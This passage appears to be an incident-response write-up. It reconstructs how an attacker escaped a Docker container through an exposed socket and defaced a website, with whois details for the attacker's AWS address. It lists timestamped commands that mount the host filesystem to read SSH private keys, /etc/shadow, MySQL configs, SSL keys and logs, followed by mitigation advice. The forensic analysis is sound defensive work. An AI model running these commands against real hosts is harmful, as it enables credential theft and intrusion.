StateProv:      WA
PostalCode:     98144
Country:        US
RegDate:        2011-05-10
Updated:        2021-07-22
Ref:            https://rdap.arin.net/registry/entity/AMAZO-46


OrgRoutingHandle: IPROU3-ARIN
OrgRoutingName:   IP Routing
OrgRoutingPhone:  +1-206-266-4064
OrgRoutingEmail:  aws-routing-poc@amazon.com
OrgRoutingRef:    https://rdap.arin.net/registry/entity/IPROU3-ARIN

OrgAbuseHandle: AEA8-ARIN
OrgAbuseName:   Amazon EC2 Abuse
OrgAbusePhone:  +1-206-266-4064
OrgAbuseEmail:  abuse@amazonaws.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/AEA8-ARIN

OrgRoutingHandle: ARMP-ARIN
```

```
OrgRoutingName:   AWS RPKI Management POC
OrgRoutingPhone:  +1-206-266-4064
OrgRoutingEmail:  aws-rpki-routing-poc@amazon.com
OrgRoutingRef:    https://rdap.arin.net/registry/entity/ARMP-ARIN

OrgNOCHandle: AANO1-ARIN
OrgNOCName:   Amazon AWS Network Operations
OrgNOCPhone:  +1-206-266-4064
OrgNOCEmail:  amzn-noc-contact@amazon.com
OrgNOCRef:    https://rdap.arin.net/registry/entity/AANO1-ARIN

OrgTechHandle: ANO24-ARIN
OrgTechName:   Amazon EC2 Network Operations
OrgTechPhone:  +1-206-266-4064
OrgTechEmail:  amzn-noc-contact@amazon.com
OrgTechRef:    https://rdap.arin.net/registry/entity/ANO24-ARIN
```

ℹ️ Note: All of this information can be used as indicators of compromise, most likely the attacker will reuse the ip address or method to get persistence.

⌛ Run at: Jan 6, 2022 14:23:07.965611000 EST

Sensitive host data extraction

After getting persistence the attacker gets the host's bash_history and the public and private keys present:

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/root/.bash_history
```

ℹ️ The attacker gets bash history of the host machine for data gathering of the host, more information on: Data from Local System.

⌛ Run at: Jan 6, 2022 14:23:17.523307000 EST

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/root/.ssh/id_rsa /m
nt/root/.ssh/id_rsa.pub
```

⌛ Run at: Jan 6, 2022 14:23:34.976084000 EST

After getting this contents the attacker listed the home directory and gets the dev's private and public keys:

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox ls /mnt/home
```

⌛ Run at: Jan 6, 2022 14:23:41.375897000 EST

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/home/dev/.ssh/id_rs
a /mnt/home/dev/.ssh/id_rsa.pub
```

⌛ Run at: Jan 6, 2022 14:23:59.801660000 EST

The attacker then gets the contents of /etc/passwd, /etc/shadow, /etc/mysql/debian.cnf, /mnt/etc/mysql/my.cnf, SSL certificates and all logs from the host and the container systems:

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/passwd
```

⌛ Run at: Jan 6, 2022 14:24:18.186858000 EST

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/shadow
```

ℹ️ The attacker get access to both /etc/passwd and /etc/shadow contents, for more information: Credentials from Password Stores

⌛ Run at: Jan 6, 2022 14:24:28.578934000 EST

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/mysql/debian.cn
f /mnt/etc/mysql/my.cnf
```

ℹ️ The attacker gets access to mysql application tokens and configurations, more information on: Steal Application Access Token.

⌛ Run at: Jan 6, 2022 14:24:41.972122000 EST

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/ssl/private///*
```

⌛ Run at: Jan 6, 2022 14:24:56.373165000 EST

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/var/log///*
```

⌛ Run at: Jan 6, 2022 14:25:07.767172000 EST

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /var/lib/docker/containe
rs/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25/1bc817024800626155
6c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25-json.log
```

ℹ️ The attacker here gets all the logs present on the docker container they escaped, for more information: Container and Resource Discovery

⌛ Run at: Jan 6, 2022 14:25:24.146304000 EST

Website defacement

After getting all the sensitive information present on the system the attacker defaces the website by changing the background color, restart it to take the changes into effect and upload an image with the admin credentials found hardcoded on the application while they enumerated the system:

```
root@bc48fc45a016:/app#  echo "<body bgcolor="black"><center><img src="/static/galler
y/bg.png"></center></body>" > /app/templates/index.html
```


ℹ️ The attackers deface the web application by changing the background of it to black, for more information: Defacement.

⌛ Run at: Jan 6, 2022 14:27:27.170738000 EST

```
root@bc48fc45a016:/app# docker restart app
```

⏳ Run at: Jan 6, 2022 14:27:36.185792000 EST

Attack Matrix attacker’s road map



Conclusion

In conclusion, the attacker aimed to take over the machine, in order to make changes and get information. They most likely wanted to get immediate access to the machine but also managed to get persistent access to it.

In order to mitigate the attack, and prevent new ones from occurring, we need to reinforce our website to prevent XSS Attacks, since this was the way the user understood he could do RCE Template Injection.

Sanitization and Sandboxing are two different strategies that can fix Template Injection problems. Sanitizing consists of sanitizing the input before passing it into the templates by removing unwanted and risky characters before parsing the data.

Sandboxing consists of sandboxing the template environment in a docker container. With this, we can use docker security to have a secure environment that limits any malicious activities.

In the case of the container present on the host machine it had the docker socket exposed and also an environment variable pointing to it, to prevent this its needed to more securely test the deployable versions of the product.

To prevent the intruder from accessing our machine again (persistence), it is needed to remove the job he scheduled on the contrabs of our machine. To do so, we can simply remove the extra line on the */mnv/etc/crontab* file.The intruder also got access to hardcoded credentials for admin access to the public facing web application, to mitigate this it's needed to change admin credentials and also change the way they are set on the application, not making them hard coded. The attackers also got access to every user account, private and public keys present on the host machine, configuration files for the mysql database, bash history, SSL certificates, /etc/shadow and /etc/passwd, source code for the web application and full logs for the host and container machines.

Finally the web application was defaced by the change of the source code and also by the use of admin credentials to upload an image file.